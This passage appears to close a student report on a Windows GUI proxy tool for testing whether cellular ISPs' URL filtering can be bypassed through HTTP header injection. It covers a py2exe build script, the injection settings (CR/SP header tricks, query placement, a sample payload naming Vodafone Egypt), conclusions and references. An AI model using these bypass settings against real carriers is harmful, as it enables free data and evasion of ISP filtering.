To make a GUI launcher to our tool for windows environments, first we must compile python scripts to executable file to work on Windows. To compile Python scripts, we use py2exe third party software and install it on windows. The setup script used to compile scripts is given below.

```
1. from distutils.core import setup
2. import py2exe, sys, os
3.
4. sys.argv.append('py2exe')
5.
6. setup(
7.     options = {'py2exe': {'bundle_files': 1, 'compressed': True, 'excludes'
8.         : '_ssl'}},
9.     console = [{'script': "main.py"}],
10.     zipfile = None,
11. )
```

To use setup script, you must type this command in CMD "python setup.py py2exe".

After getting the compiled file we designed a GUI launcher using Visual Basic 6.0 programming language.

We will explore GUI features and usage in next section.

5.2 GUI FEATURES

We designed a GUI launcher for our pen test tool that has the following features:

- 1) Easy to use for security testing and choose between different tricks to test your system against them.
- 2) Can save your settings and options.

3) Import easily settings at any time from your saved files for fast testing.

Main window of GUI tool is shown in Figure 5-1 and it contains:

1 => start the program

2 => save configuration as default

3 => select operator and proxy settings will be auto set. If you don't want to use a proxy delete proxy address and set port to 0.

4 => set listen host and listen port

5 => select inject request method from list (GET-POST-CONNECT...). Then select None to not use advanced attacks. If you choose CR header trick or SP header trick, then write injection host in empty rectangular.

6 => write your query in front or back or middle e.g. "www.vodafone.com.eg%2f@"

7=> click to open other dialogue windows.




Figure 5-1: GUI main window

Figure 5-2 shows how to import settings and how to save your configurations according to the following:

1=> import configuration file

2=> save or export your configuration in a file.




Figure 5-2: Import and Export settings

HTTP injection settings can be selected from HTTP Query window as shown in Figure 5-3 according to the following:

- 1=> select your attack: reverse query, front inject query, back inject query or custom inject.
- 2=> select end of line marker \r\n or \n\r or \n or \r
- 3=> select from 1 to 5 [no. of end of line], default is 3
- 4=> select advanced host mode to be enabled or not
- 5=> choose to remove port in URL or not

You can customize request headers by adding new headers or change headers values using HTTP header window as shown in Figure 5-4.

Proxy server settings like buffer size, connection timeout, HTTP version and HTTPS connection can be selected from Server Config window as shown in Figure 5-5.




Figure 5-3: HTTP Query window



Figure 5-4: HTTP Header window




Figure 5-5: Server Config window

Chapter 6

Conclusions and future work

6 CONCLUSIONS AND FUTURE WORK

6.1 CONCLUSIONS

The Background Research section of this report discussed a number of injection attacks, based on their use and severity. These attacks can be used against the cellular internet service providers to bypass web access gateways and filtering system. Bypassing URL filtering will affect the experience of using internet services for most customers because attackers can get unlimited megabytes and this is against fair usage policy implemented by ISPs to give all users the opportunity to experience the network in the same way. The detections of these bypass vulnerabilities is difficult and can't be done using traditional web vulnerabilities scanners.

The project provides an easy to use tool for the detection of URL filtering bypass as it has the ability to change HTTP request headers and make header injections. Also, we provide tips for preventing this type of attacks and we launched a website that offer penetration testing for companies to protect their business.

6.2 FUTURE WORK

With the existence of many other web injection attacks, further projects may update the proxy tool to support more injection methods. Also, the tool can be updated to cope with new vulnerabilities that appear in the future and bypass filtering system.

GUI design should be changed to be more simple and attractive, we may also design GUI for other operating systems like Linux. Also, we should develop project website and provide more services through it.

REFERENCES

- [1] J. Kurose and K. Ross, *Computer Networking: A Top-Down Approach*, 6th ed., Pearson, 2012.
- [2] T. Pietraszek and C. Berghe, “Defending against injection attacks through context-sensitive string evaluation,” 2006.
- [3] McAfee Labs, “McAfee Threats Report,” Fourth Quarter 2010.
- [4] Acunetix, “CRLF Injection Attacks and HTTP Response Splitting,” 4 May 2010. [Online]. Available: <http://www.acunetix.com/blog/articles/crlf-injection-http-response-splitting/>.
- [5] OWASP, “HTTP Response Splitting,” 29 June 2016. [Online]. Available: https://www.owasp.org/index.php/HTTP_Response_Splitting.
- [6] A. Klein, “HTTP Message Splitting, Smuggling and Other Animals,” 2006.
- [7] A. Klein, “HTTP Response Splitting,” 2004.
- [8] C. Linhart, A. Klein, R. Heled and S. Orrin, “HTTP Request Smuggling,” 2005.
- [9] OWASP, “HTTP Request Smuggling,” 7 April 2009. [Online]. Available: https://www.owasp.org/index.php/HTTP_Request_Smuggling.
- [10] Python Software Foundation, “Overview — Python 2.7.12 documentation,” 25 June 2016. [Online]. Available: <https://docs.python.org/2/index.html>.
- [11] Tutorials Point, “Python Networking Programming,” 2016. [Online]. Available: http://www.tutorialspoint.com/python/python_networking.htm.
- [12] J. Claudius, “Bypass Vulnerabilities in Squid and McAfee Web Access Gateway,” 3 May 2012. [Online]. Available: <https://www.trustwave.com/Resources/SpiderLabs-Blog/Bypass-Vulnerabilities-in-Squid-and-McAfee-Web-Access-Gateway/>.
- [13] Regilero, “Checking HTTP Smuggling issues in 2015,” 4 October 2015. [Online]. Available: http://regilero.github.io/security/english/2015/10/04/http_smuggling_in_2015_part_one/.
- [14] 3APA3A, “Bypassing the content filtering software,” 12 December 2008. [Online]. Available: <https://securityvulns.ru/advisories/content.asp>.
- [15] Sam Bowne Class Information, “Android Security Auditing with Genymotion and Burp,” 29 July 2015. [Online]. Available: <https://samsclass.info/128/proj/p1x-geny.htm>.